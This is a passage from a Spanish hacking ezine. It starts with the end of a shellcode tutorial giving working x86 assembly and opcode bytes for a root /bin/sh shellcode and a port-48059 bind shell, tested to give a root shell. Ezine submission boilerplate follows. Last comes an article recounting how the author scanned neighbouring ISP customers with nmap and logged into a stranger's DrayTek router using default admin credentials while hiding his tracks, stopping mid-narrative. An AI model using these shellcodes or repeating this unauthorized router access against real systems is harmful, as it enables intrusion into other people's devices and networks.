Ya solo nos queda ver el codigo completo. Esta vez si que haremos uso de la llamada a "setreuid(0,0)" que reestablece los permisos de root si el programa los habia modificado anteriormente.

[-----]

```
section .text
global _start

_start:

   xor eax, eax    ; Limpieza
   mov al, 0x46    ; Syscall 70
   xor ebx, ebx    ; arg1 = 0
   xor ecx, ecx    ; arg2 = 0
   int 0x80        ; setreuid(0,0)

   xor eax, eax          ; eax = 0
   push eax              ; "\0"
   push dword 0x68732f2f ; "//sh"
   push dword 0x6e69622f ; "/bin"
   mov ebx, esp          ; arg1 = "/bin//sh\0"

   push eax        ; NULL        -> args[1]
   push ebx        ; "/bin/sh\0" -> args[0]
   mov ecx, esp    ; arg2 = args[]
   mov al, 0x0b    ; Syscall 11
   int 0x80        ; excve("/bin/sh", args["/bin/sh", "NULL"], NULL);
```

[-----]

Nuevamente, la prueba del delito:

```
blackngel@mac:~$ nasm -f elf sc3.asm
blackngel@mac:~$ ld sc3.o -o sc3
blackngel@mac:~$ objdump -d ./sc3

./sc3:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
```

```
 8048062:       b0 46                mov    $0x46,%al
 8048064:       31 db                xor    %ebx,%ebx
 8048066:       31 c9                xor    %ecx,%ecx
 8048068:       cd 80                int    $0x80
 804806a:       31 c0                xor    %eax,%eax
 804806c:       50                   push   %eax
 804806d:       68 2f 2f 73 68       push   $0x68732f2f
 8048072:       68 2f 62 69 6e       push   $0x6e69622f
 8048077:       89 e3                mov    %esp,%ebx
 8048079:       50                   push   %eax
 804807a:       53                   push   %ebx
 804807b:       89 e1                mov    %esp,%ecx
 804807d:       b0 0b                mov    $0xb,%al
 804807f:       cd 80                int    $0x80

blackngel@mac:~$ ./sc3
sh-3.2$ exit
exit
blackngel@mac:~$
```

Parece bastante pequeña y eficiente. Imaginate entonces que eliminasemos la llamada a "setreuid(0,0)":

```
 8048060:       31 c0                xor    %eax,%eax
 8048062:       50                   push   %eax
 8048063:       68 2f 2f 73 68       push   $0x68732f2f
 8048068:       68 2f 62 69 6e       push   $0x6e69622f
 804806d:       89 e3                mov    %esp,%ebx
 804806f:       50                   push   %eax
 8048070:       53                   push   %ebx
 8048071:       89 e1                mov    %esp,%ecx
 8048073:       b0 0b                mov    $0xb,%al
 8048075:       cd 80                int    $0x80
```

Un shellcode de tan solo 23 miserables bytes, lo suficientemente pequeno como para entrar en la mayoria de los bufer's que son declarados en las aplicaciones vulnerables (y no vulnerables).

[-----]

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                   "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

void main() {
   void (*fp) (void);

   fp = (void *)&shellcode;

   fp();
}
```

[-----]

```
blackngel@mac:~$ gcc sc.c -o sc
blackngel@mac:~$ ./sc
sh-3.2$ exit
exit
blackngel@mac:~$
```

---[5 - Conexion a Puertos

El codigo que aqui mostraremos esta extraido del famoso libro "Gray Hat Hacking"

(Hacking Etico en espanol). Se expone aqui por dos motivos:

   1) Su interes practico en la explotacion de overflows remotos.
   2) El deseo de explicar detenidamente su estructura.

El siguiente codigo ensamblado, no es mas que un servidor base programado con sockets en C. Su objetivo es poner un puerto a la escucha (en este caso el 48059) y esperar por una conexion entrante. La diferencia, es que cuando esta conexion es establecida, se utilizan tres llamadas a la funcion "dup2()" cuya mision es duplicar los tres descriptores principales del servidor en el cliente, estos son la entrada, la salida y la salida de errores estandar.

De este modo, cualquier cosa que ejecute y/o imprima el servidor, podra ser visualizado en el cliente (esto se debe a dup2(socket, stdout);) y todo aquello que escriba el cliente, sera recibido por el servidor (dup2(socket, stdin);).

Por lo demas, establecer un socket a la escucha siempre sigue el mismo camino:

   1) socket() -> Crea un nuevo socket.
   2) bind()   -> Pone un puerto a la escucha.
   3) listen() -> Espera por conexiones entrantes.
   4) accept() -> Establece una conexion.

En un sistema operativo Linux, todas estas llamadas (ademas de "connect()" para los clientes) son implementadas en una unica Syscall. Su nombre es "socketcall", y como ya has podido ver en la lista expuesta al principio de este articulo, se define con el numero "102".

La pregunta es entonces: Como decirle a socketcall la funcion que deseamos usar?

Pues estableciendo el parametro EBX de esta llamada de sistema:

```
   EAX -> 102

        | (1) -> socket()
        | (2) -> bind()
   EBX -| (3) -> connect()
        | (4) -> listen()
        | (5) -> accept()

   ECX -> args[]
```

La llamada a dup2() seria asi:

```
   EAX -> 63
   EBX -> Descriptor o socket destino
   ECX -> Descriptor a copiar
```

Lo ultimo que hace la shellcode es la misma llamada a excve() que describimos en la seccion anterior.

Veamos el codigo comentado:

[-----]

```
BITS 32
section .text
global _start

_start:
   xor eax,eax            ;
   xor ebx,ebx            ; Limpieza
   xor ecx,ecx            ;
```

```
   push eax               ; arg3 = 0
   push byte 0x1          ; arg2 = 1 = PF_INET
   push byte 0x2          ; arg1 = 2 = SOCK_STREAM
   mov ecx,esp            ; ecx = args[]
   inc bl                 ; socketcall[1] = socket()
   mov al,102             ; syscall socketcall
   int 0x80               ; Boom!
   mov esi,eax            ; Guarda socket "server" en ESI

   push edx               ; serv_addr.sin_addr.s_addr = 0 -> Localhost
   push long 0xBBBB02BB   ; serv_addr.sin_port   = htons(48059);
                          ; serv_addr.sin_family = AF_INET;
                          ; PAD
   mov ecx,esp            ; ecx = struct sockaddr
   push byte 0x10         ; arg3 = strlen(struct sockaddr)
   push ecx               ; arg2 = &(struct sockaddr *) &serv_addr
   push esi               ; arg1 = server
   mov ecx,esp            ; ecx = args[]
   inc bl                 ; socketcall[2] = bind()
   mov al,102             ; syscall socketcall
   int 0x80               ; Boom!

   push edx               ; arg2 = 0 -> Sin limite de conexiones entrantes
   push esi               ; arg1 = server
   mov ecx,esp            ; ecx = args[]
   mov bl,0x4             ; socketcall[4] = listen()
   mov al,102             ; syscall socketcall
   int 0x80               ; Boom!

   push edx               ; arg3 = 0 -|_ Desechamos info del cliente conectado
   push edx               ; arg2 = 0 -|  -------------------------------------
   push esi               ; arg1 = server
   mov ecx,esp            ; ecx = args[]
   inc bl                 ; socketcall[5] = accept()
   mov al,102             ; syscall socketcall
   int 0x80               ; Boom!
   mov ebx,eax            ; ebx = client -> Descriptor o socket destino

   xor ecx,ecx            ;
   mov al,63              ; dup2(client, stdin) -> Redirigir entrada al cliente
   int 0x80               ;

   inc ecx                ;
   mov al,63              ; dup2(client, stdout) -> Redirigir salida al cliente
   int 0x80               ;

   inc ecx                ;
   mov al,63              ; dup2(client, stderr) -> Redirigir errores al cliente
   int 0x80               ;

   push edx               ;
   push dword 0x68732f2f  ;
   push dword 0x6e69622f  ;
   mov ebx,esp            ;
   push edx               ; Aqui el clasico execve("/bin/sh", args[], NULL);
   push ebx               ;
   mov ecx,esp            ;
   mov al,0x0b            ;
   int 0x80               ;
```

[-----]

En una consola compilamos, enlazamos y probamos el programa:

[CONSOLA 1]

```
blackngel@mac:~$ nasm -f elf binp.asm
blackngel@mac:~$ ld binp.o -o binp
blackngel@mac:~$ sudo ./binp
[sudo] password for blackngel:
```

Este se quedara en un estado suspendido a la espera de conexiones. En otra consola comprobamos que el puerto esta a la escucha y nos conectamos a el para conseguir nuestra shell:

[CONSOLA 2]

```
blackngel@mac:~$ netstat -a | grep "ESCUCHAR"
tcp        0      0 *:48059                 *:*                     ESCUCHAR
blackngel@mac:~$ nc localhost 48059
id
uid=0(root) gid=0(root) groups=0(root)
exit
blackngel@mac:~$
```

Ahora podemos obtener los codigos de operacion con objdump, y nos quedamos con lo siguiente:

```
"\x31\xc0\x31\xdb\x31\xc9\x50\x6a\x01\x6a\x02\x89\xe1\xfe\xc3\xb0\x66\xcd\x80"
"\x89\xc6\x52\x68\xbb\x02\xbb\xbb\x89\xe1\x6a\x10\x51\x56\x89\xe1\xfe\xc3\xb0"
"\x66\xcd\x80\x52\x56\x89\xe1\xb3\x04\xb0\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe"
"\xc3\xb0\x66\xcd\x80\x89\xc3\x31\xc9\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80\x41"
"\xb0\x3f\xcd\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
"\x89\xe1\xb0\x0b\xcd\x80"
```

Pruebalo tu mismo.

Aqui no explicaremos como crear una shellcode de conexion inversa (en la que es el host atacado el que se conecta a la victima). Eso te lo dejaremos de deberes a ti.

Si necesitas textos interesantes para seguir explorando, tal vez te interesen estos:

  [1] Writing ia32 alphanumeric shellcodes, by rix
      http://www.phrack.org/issues.html?issue=57&id=15#article

  [2] The Art of Writing Shellcode, by smiler
      http://gatheringofgray.com/docs/INS/shellcode/art-shellcode.txt

  [3] Designing Shellcode Demystified, by murat
      http://gatheringofgray.com/docs/INS/shellcode/sc-en-demistified.txt

---[6 - Conclusion

Buscar en Google un Shellcode adaptado a tus necesidades es algo eficiente desde luego. Sacarla directamente de las que el framework de Metasploit te puede proporcionar resulta igual de confortable. Pero... jamas habra nada comparable a programartela con tus propias manos.

Imaginate en un torneo en el que te ponen delante de una box con Linux sin accesso a internet y sin ninguna posibilidad de llevar material de trabajo propio. Un programa suid root vulnerable y tus manos vacias. La unica forma de lograr hacerte con el sistema es hacerlo todo tu mismo, recuerda que Linux te proporciona todas las herramientas basicas.

Entonces queda claro, el copy-paste es para necios...

Un abrazo!
blackngel

EOF

Si, sabemos que esta seccion es muyyy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:

  -> Como colaborar en este ezine
  -> Nuestros articulos mas buscados
  -> Como escribir
  -> Nuestros mirrors
  -> En nuestro proximo numero
  -> Otros avisos

-[Como colaborar en este ezine]----------

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido/tangas de tu novia (limpios!!!)) tambien ahora aceptamos plutonio de contrabando ruso, pero con las preceptivas medidas de seguridad, ah, por cierto, enviarnos virus al correo no es sorprendente, es mas nos aburre bastante.

-[Nuestros articulos mas buscados]----------

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, ... en realidad lo queremos todo y especialmente si es brillante. Tampoco es que tengas que deslumbrar a tu novia, que en ningun momento va a perder su tiempo en leernos, pero si tienes la mas minima idea o desvario de cualquier tipo, no te quedes pensando voy a hacerlo... hazlo!.

Tampoco queremos que te auto-juzges, deja que seamos nosotros los que digamos si es interesante o no.
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais indistintamente aqui:

   <set-fw@bigfoot.com>
   <web@set-ezine.org>

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas...

   - Articulos legales: faltan derechos de autor! O tal vez sobran?
     No se protege merecidamente a los autores o tal vez inventan excesivas
     trabas?

   - Sistemas Operativos: hace tiempo que nadie destripa un sistema
     operativo en toda regla. Alguien tiene a mano un AS400 o un Sperry Plus?

   - Retro informatica: Has descubierto como entrar en la NASA con tu Spectrum
     48+? somos todo ojos, y si no siempre puedes destripar el SO como
     curiosidad.

- Programacion: cualquier lenguaje interesante, guias de inicio, o de seguimiento, no importa demasiado si el lenguaje es COBOL, ADA, RPG, Pascal, no importa si esta desfasado o si es lo ultimo de lo ultimo, lo importante es que se publique para que la informacion este a mano de todos, eso si, NO hagais todos manuales de C, procura sorpendernos con programacion inverosimil.

- Chapuzing electronico: Has fabricado un aparato domotico para controlar la temperatura del piso de tu vecina? estamos interesados en saber como lo has hecho...

- Evaluacion de software de seguridad: os veo vagos. Nadie le busca las cosquillas a este software?

- Hacking, craking, virus, preaking, sobre todo cracking!

- SAP.. somos los unicos que gustan este juguete? Me parece que no, ya que hemos encontrado a alguien con conocimientos, pero: alguien da mas?

- ORACLE, MySQL, MsSQL... Alguien levanta el dedo?

- LOTUS NOTES y sus bases de datos. Esta olvidado por el gran publico pero lo cierto es que muchas empresas importantes lo utilizan para organizar y distribuir la informacion internamente.

- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...

- Usabilidad del software (acaso no es interesante el tema?, porque el software es tan incomodo?)

- Wireless. Otro tema que nos encanta. Los aeropuertos y las estaciones de tren en algunos paises europeos nos ofrecen amplias posibilidades de curiosear en lo que navega sobre las ondas magneticas. Nadie se ha dedicado a utilizar las horas tontas esperando un avion en rastrear el trafico wireless ?

- Finanzas anonimas en la red. Los grandes bancos empiezan a caer como moscas y los subrevivientes dudan mucho antes de conceder un credito. Habra empezado una nueva epoca para los usureros? Los podemos encontrar en la red?

- Finanzas a secas. Miles de blogs en la red y nadie fue capaz de ver lo que nos caia encima. Que ha pasado? Que los gobernantes sean unos incapaces ya lo sabemos, pero porque no somos lo bastante inteligentes como para propagar buena informacion en la red?

- Lo que tu quieras... que en principio tenga que ver con la informatica.

  En fin, son los mismos intereses de los ultimos numeros....

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera y rapido) pero deberias confiar, al ver nuestra historia, que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[Como escribir]----------

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple y nos vamos a poner serios con el tema), os exponemos aqui algunas cosillas a tener en cuenta.

SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la minima salta la liebre, y SET paga los platos rotos.

- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decir que es vuestra opinion, puede que no todo el mundo opine como vosotros, igual ni tan siquiera nosotros.

- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocoso... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: ¡Nos gusta el humor!, Mezcla tus articulos con bromas o comementarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.

  Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.

- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

SOBRE NORMAS DE ESTILO

Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.

- 79 COLUMNAS (ni mas ni menos, bueno menos si.)

- Si quieres estar seguro que tu articulo se vea bien en cualquier terminal del mundo usa los 127 caracteres ASCII (exceptuando 0-31 y el 127 que son de control). Nosotros ya no corregiremos los que se salten esta regla y por tanto no nos hacemos responsables (de hecho ni de esto ni de nada) si vuestro texto es ilegible sobre una maquina con confiuracion extravagante.El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenyos en ascii que luego no se ven bien.

- Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero.

  Ya tenemos bastante con corregir nuestras propias faltas.

- AHORRAROS EL ASCII ART NO NECESARIO, PORQUE CORRE SERIO RIESGO DE SER ELIMINADO (se que no estamos predicando con el ejemplo, pero el chollo se va a acabar).

- Por dios!, no utilizeis los tabuladores ni el retroceso, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este e-zine.

-[Nuestros mirrors]----------

- http://set.diazr.com (2ª Pagina oficial de SET)

- http://set-ezine.descargamos.es

- http://zonartm.org/SET.html

- http://www.pepelux.org/setezine.php

- http://www.dracux.com.ar/viewtopic.php?f=31&t=181

- http://roguedoitfrombehind.freehostia.com/setnuphmirror/

ESPERAMOS MIRRORS NUEVOS, ALGUNOS DE LOS QUE ESTABAN YA NO ESTAN O NO ESTAN ACTUALIZADOS. A QUE ESPERAS A PONER SET EN TU WEB, NO TIENES ESPACIO?

-[En nuestro proximo numero]----------

Antes de que colapseis el buzon de correo preguntando cuando saldra SET 38 os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un esfuerzo por fijarnos una fecha objetivo pondremos... ya se vera, calcula entre 5 y 7 meses.

-[Otros avisos]----------

Esta vez, tampoco los hay.....

(no me cansare de repetir las cuentas de correo)

[web@set-ezine.org]
[set-fw@bigfoot.com]

EOF

Nmap en el Punto de Mira

La lluvia golpeaba con fuerza contra el cristal de la ventana. No parecia el momento apropiado para salir de paseo y la lista de reparaciones hogarenyas hacia tiempo que estaba cerrada, asi que lo mejor era empezar alguna investigacion en la red. Hacia unos dias habia recibido un mensaje informandome de la liberacion de una nueva version del famoso scaner "nmap", en concreto la version nmap-4.76, asi que decidi comprobar que tal funcionaba en un entorno un tanto especifico, los routers que conectan a los usuarios privados de a pie a internet a traves de un proveedor de servicios que ofrece la conexion a traves de fibra optica.

UNA PRIMERA BUSQUEDA EN UN ENTORNO PRIVADO

Las conexiones de usuarios privados que reciben el servicio por fibra optica, normalmente conectan el ultimo tramo con un cable coaxial de cobre. Son los tipicos cables que durante anyos nos han servido para enchufar la antena del aparato de television . Son lineas utilizadas para transportar senyales electricas de alta frecuencia a traves de dos conductores concentricos, uno central, llamado positivo o vivo, encargado de llevar la informacion, y otro exterior, de aspecto tubular, llamado malla o blindaje, que sirve como referencia de tierra y retorno de las corrientes. Si comparamos esta tecnologia con la ubicua ADSL, el usuario final que no desea conocer nada de lo que se esconde detras de toda la publicidad, lo unico que vera es que en el caso del ADSL, los tecnicos solo le traeran una cajita con cables que le conectaran a la linea telefonica existente, mientras que los de la fibra optica, ademas de la cajita, vendran con un grueso cable blanco que deberan instalar a traves de ventanas, puertas y paredes. Hasta ahi no hay mas diferencias.

Sin embargo la cajita en cuestion, es totalmente diferente a las utilizadas por los tecnicos del ADSL. En este caso son los llamados "cable modem". No tenemos intencion de comparar ambas tecnologias, ambas tienen sus ventajas e inconvenientes, pero el hecho es que los "cable modem", al ser aparatos mas especificos, son mas faciles de localizar en teoria y mas homogeneos. De todas formas esto es solo la teoria, asi que como siempre decidi por mi mismo que habia de cierto en la realidad.

Obviamente lo primero fue la instalacion de "nmap", explicacion que obviare y que podreis encontrar en http://nmap.org . Una vez instalado tenia que descubrir lo que habia en mi entorno. Con el comando "ipconfig /all" descubri que, yo mismo, me habia instalado una red local de tipo C, o sea que tenia un rango dentro de 192.168.1.1 a 192.168.1.255 y que el "Default Gateway" tiene la direccion 192.168.1.1 Nada mejor para certificar la eficacia de una herramienta que probarla sobre algo conocido, como sabia perfectamente que es lo que me habia instalado hacia tiempo, lance un "nmap -A -O 192.168.1.1" que me dio en 102 segundos una pronta respuesta que puedo resumir de la forma siguiente. Puerto 80/tcp abierto, donde un programa esperaba dar servicio previa autorizacion. Dicho programa exhibia un "banner" con la palabra "WRT54G". La "MAC Addres" indicaba que el fabricante era Cisco-Linksys,

parecia que habia un artilugio WAP (Wireless Application Protocol), el sistema operativo era un "Linksys WRT54G" y que se encontraba a un salto de distancia de mi PC. Hasta aqui reconozco que "nmap" ha hecho un buen trabajo, reconozco que compre y utilice un "Linksys WRT54G" para conectarlo a la salida del cable modem que mi proveedor me instalo. Dicho aparato me hacia de "router" y "firewall" de mi red local.

Hasta aqui sabia cual era la direccion de mi PC, pero ignoraba cual era la IP que me habia asignado mi proveedor de internet. Para conocerla hay varias sistemas, uno de ellos es conectarse al puerto 80 de 192.168.1.1 y despues de dar usuario y pass, que solo yo conocia, podia ver en una de las pantallas la IP publica. En caso de que fuera un desaprensivo que hubiera entrado en mi casa, tambien podia haber lanzado un tracert al "DNS server" que aparecia con el mismo comando "ipconfig /all". La direccion publica era el segundo salto despues del Linksys, algo asi como XXX.YYY.ZZZ.196, me permitireis que os esconda algo de informacion y no de el valor real.

Me pregunte como responderia mi cable modem ante "nmap", asi que lance "nmap -A -O XXX.YYY.ZZZ.196". Aqui "nmap" tuvo mas dificultades ya que al no encontrar ningun puerto abierto, el mismo advirtio que el resultado podia no ser muy ajustado a la realidad. Sin embargo entre las cinco aproximaciones, estaba el "Cobalt Qube" que mi proveedor me habia instalado hacia unos anyos, antes de que se generalizara la moda wifi. De nuevo aplausos para el trabajo bien hecho por los chicos de "nmap", esta parecia una herramienta de confianza. Me parece que ya lo habia dicho en articulos anteriores, soy esceptico por naturaleza y me gusta comprobar toda informacion por fuentes independientes :-)

ALARGANDO NUESTRA BUSQUEDA

No se si habia quedado claro, pero tambien hay que destacar que el modem instalado por mi proveedor no presentaba ningun puerto abierto ni parecia tener vulnerabilidades evidentes, lo que parece indicar que a veces lo mas viejo es lo mas seguro, ya que estamos hablando de un dispositivo bastante venerable. Con estos precedentes parecia no haber muchas esperanzas de encontrar algo de interes en mi entorno cercano, pero el que no busca, no encuentra, asi que decidi ver que es lo que habia a mi alrededor.

No hay que rascarse mucho la cabeza, para no buscar mucho en la documentacion de nmap, lance un simple "nmap XXX.YYY.ZZZ.1-255" lo que equivale a hacer una busqueda desde XXX.YYY.ZZZ.1 hasta XXX.YYY.ZZZ.255, mediante un scan de tipo TPC SYN, o sea sin esperar respuesta, con "ping" previo para detectar las machinas "vivas" y probando solo los puertos del 1 al 1024. El resultado no pudo ser mas decepcionante. No parecia que habia nadie vivo en los alrededores.

Como no pensaba que esto fuera posible, probe lo mismo pero anyadiendo un inocente "-PN", con lo cual el comando se escribia de la forma siguiente "nmap -PN XXX.YYY.ZZZ.1-255". El resultado fue cuando menos extranyo, aparecian maquinas con algunos puertos abiertos, pero lo fundamental es que a medida que avanzaba el scan, las maquinas parecian menos dispuestas a dar informacion y confundian a "nmap". Simultaneamente, perdi totalmente la conexion con internet. Al inicio de mis andanzas en internet a traves de mi proveedor, este me habia acostumbrado a frecuentes cortes de servicio o caidas de la velocidad sin explicacion de ninguna clase, y por lo tanto, disculpareis que mi primer impulso fue comprobar si habia algun problema con el modem o el proveedor. Este respondio que no habia ninguna incidencia en la zona y que yo poseia plena conexion, lo cual era cierto cuando de nuevo comprobe el servicio. Entonces se me ocurrio otro motivo. Algunos de los nuevos modem, o tal vez el enrutador que debia existir en alguna parte estaba detectando el escaneo y me habia enviado una rafaga para dejarme fuera de servicio

temporalmente.

De todas formas habia aprendido dos cosas, una es que los dispositivos a mi alrededor estaban configurados para no responder a los "ping" y otra que debia ser menos "ruidoso" con mis pruebas. Todos los servidores y dispositivos en internet estan acostumbrados a recibir scaneos y algunos de ellos incluso son licitos, por lo tanto de lo que se trata es tan solo de hacer las pruebas mas lentamente de forma que sean menos visibles y no provoquen reacciones. "nmap" dispone de varias formas de hacer esto, pero una de ellas es utilizar el parametro "-T polite" y anyadir "-sS" para estar seguro que esta utilizando la formula "TPC SYN". Finalmente con un:

   "nmap -sS -T polite -PN XXX.YYY.ZZZ.1-255"

descubri que habian algunos puertos abiertos en cuatro maquinas, en concreto eran los puertos 21, correspondiente a FTP y 23, correspondiente a telnet. Digamos que las maquinas que estaban abiertas eran las AAA, BBB, CCC y DDD. Las pruebas empezaban a dar resultados interesantes.

La curiosidad me empezaba a devorar el cerebro y deseaba saber a toda costa que tipo de dispositivos estaba montando mi proveedor a mi alrededor, para ello "nmap" dispone de varias herramientas. Una es la opcion -O que permite descubrir que Sistema Operativo esta comunicando y otra la opcion -A que intenta adivinar la version del servicio que esta respondiendo. La segunda es mas agresiva que la primera, asi que dados los precedentes, probe con la primera opcion y "nmap -O -sS -T polite -PN XXX.YYY.ZZZ.AAA". "nmap" me informo que en la primera maquina (no habia por que malgastar tiempo probando con todas) estaba escuchando un "DrayTek Vigor router ftpd 1.0".

Era una primera informacion y con ella me volvi un poco mas imprudente y probe con la siguiente maquina con un poco mas de agresividad:

   "nmap -A -sS -T polite -PN XXX.YYY.ZZZ.BBB"

y asi me entere que el OS era "ZyXEL ZyWALL 2 or Prestige 660HW-61 ADSL router (ZyNOS 3.62)" O sea que nmap no estaba seguro pero para mi era mas que suficiente. Cruzando ambas informacion podia ser bastante facil sacar conclusiones con otros medios. Era tiempo de abandonar "nmap" y seguir con "google" (o cualquier otro buscador que se precie de su nombre).

 QUE NOS DICE GOOGLE

Poniendo ambas informaciones en cualquier buscador, me salieron muchisimas ocurrencias pero una de las primeras hacia referencia a la web de draytek.com, fabricante de productos electronicas y entre cuyos productos se encuentra un router especializado en sacar partido a las conexiones via cable. Draytek fabrica diversos modelos con funcionalidades desde las mas sencillas hasta las mas complejas, disponiendo de firewall, NAT, DHPC, VPN para acceso remoto, wireless 802.11g, deteccion de recepcion de e-mail y muchas cosas mas. O sea que "nmap" me estaba mostrando las respuestas del router que habian instalado por defecto a los usuarios que deseaban no solo obtener un simple acceso a internet y crear una red LAN cableada o via wireless.

Para conocer algo sobre un artilugio en internet lo mejor es preguntar directamente al fabricante, asi que desde la web de Draytek me baje el manual completo del router "Draytek Vigor 2100". Una lectura atenta del mismo me informo en el apartado, "System Maintenance==>Management Setup" que estos aparatos se podian configurar para poderse administrar a traves de internet y que normalmente el puerto a la escucha era el 8080. Sabiamente, esta configuracion no estaba activada, pero alguien que

habia activado "telnet" cabia la posibilidad que tambien se hubiera dejado activada la configuracion via web. Tome nota y segui buscando informacion

En otro documento de la misma web encontre que por defecto no habia password para la entrada para administrar via web, pero a la primera entrada solicitaban cambiar la palabra de paso o al menos eso decia de los aparatos que se comercializaban en EEUU, aunque esto podia variar para otros paises. Puestos a bajarme informacion, tambien archive un manual de comandos especificos de telnet, una serie de utilidades varias y copias del firmware. Todo ello es absolutamente legal, el ftp://ftp.draytek.com/ de esta companyia esta abierto al mundo para facilitar la informacion a quien la necesite, y yo estaba en esta situacion.

Hasta aqui todo lo que me podia ofrecer el mismo fabricante, que en el fondo me estaba diciendo que era un buen dispositivo (sin ironia), con una instalacion por defecto bastante segura, por ejemplo tienen desactivado por defecto la respuesta a "ping", y con posibilidades avanzadas para defenderse de ataques desde la red. Todo ello explicaba el escaso exito que habia tenido en mis primeras pruebas. Sin embargo, como siempre el eslabon humano es el mas debil, dedique algun tiempo a buscar vulnerabilidades o defectos mas evidentes que se hubieran encontrado y publicado.

Casi lo primero que encontre en un foro de lo mas normal, fue un post que decia que la password por defecto para telnet en estos dispositivos era "admin" y que si se conseguia acceder a dicho servicio con el comando "urlf blist on" se activaba la administracion via web del router. Esto ultimo tambien lo decia el manual bajado de la web de Draytek, aunque no lo primero. Hasta aqui nada ilegal.

PASANDO DE LA TEORIA A LA PRACTICA

Deje pasar unos dias para que en el raro caso de que me encontrara con una trampa y dificultar un poco la acumulacion de pruebas contra mi, a pesar de que no tenia la menor intencion de provocar danyo alguno, solo pretendia investigar las posibilidades de este tipo de instalaciones. Tambien utilice un acceso a internet diferente para acabar de echar humo en la cara de unos hipoteticos sabuesos. Con estas precauciones hice un telnet sobre una de las maquinas, sin exito alguno. Habian cambiado la password. Sin embargo la segunda me saludo alegremente y me dejo pasar.

La vision interna me confirmo la informacion de la web oficial. No me encontraba frente a un "telnet" normal sino ante una especie de acceso a distancia que me dejaba hacer muchas cosas sobre la configuracion de la red, pero pocas cosas mas y casi ninguna informacion sobre la estructura interna del firmware. Todo ello, puede que no le guste a un atacante con malas intenciones, pero es de lo mas sensato que pueden hacer los fabricantes de estos dispositivos. De todas formas entre las cosas interesantes que me baje, fue la version exacta del firmware, la configuracion del DHPC y la "ARP cache table". El version del firmware es util para poder modificar exactamente algo si tenemos los medios necesarios, la configuracion del DHPC, para saber que maquinas puedo esperar encontrar detras del router y la "DHPC table" para saber que maquinas han estado conectadas ultimamente.

Con el ftp contra el mismo router obtuve los mismas resultados. Entrada inmediata, pero recursos muy limitados. Acceso a tan solo un "folder" donde solo habian dos ficheros que sin duda alguna eran los de configuracion de la maquina. Podia crear otros "folder" que podia ser util en caso de querer guardar archivos. Esto puede ser util para los que deseen robar archivos y quieren dificultar el trazado de su destino final, pero como tampoco era mi

caso, de nuevo tome nota y pase a otra cosa, que no era era otra que probar si habia acceso via web. Ahi de nuevo tuve un facil exito. Con un: http:// XXX.YYY.ZZZ.BBB:8080, me salto al paso un "pop" preguntando quien era y cual era la contrasenya, pero se contento con un "admin", "admin" :-).

En el fondo un acceso te da las mismas posibilidades que el telnet pero de forma mas sencilla y visual. Hay una importante excepcion. La web te da la posibilidad a cargar una version nueva del firmware y esto tiene las consecuencias que os podeis imaginar. Un asaltante se ha bajado un firmware de la web oficial, la ha modificado a su gusto y despues comodamente la sube al router. A partir de ahi ese router ha cambiado de duenyo para siempre. Es muy probable que muchos "bot nets" esten formados de esta forma.

Haciendo una recapitulacion de lo obtenido hasta ahora, podemos decir que tenia la capacidad para cambiar la configuracion del router y poner en DMZ la maquina que quisiera, ver que maquinas estaban conectadas en cada momento y cambiar el firmware cuando lo deseara. Pasemos al siguiente punto.

ACCEDIENDO A LA LAN

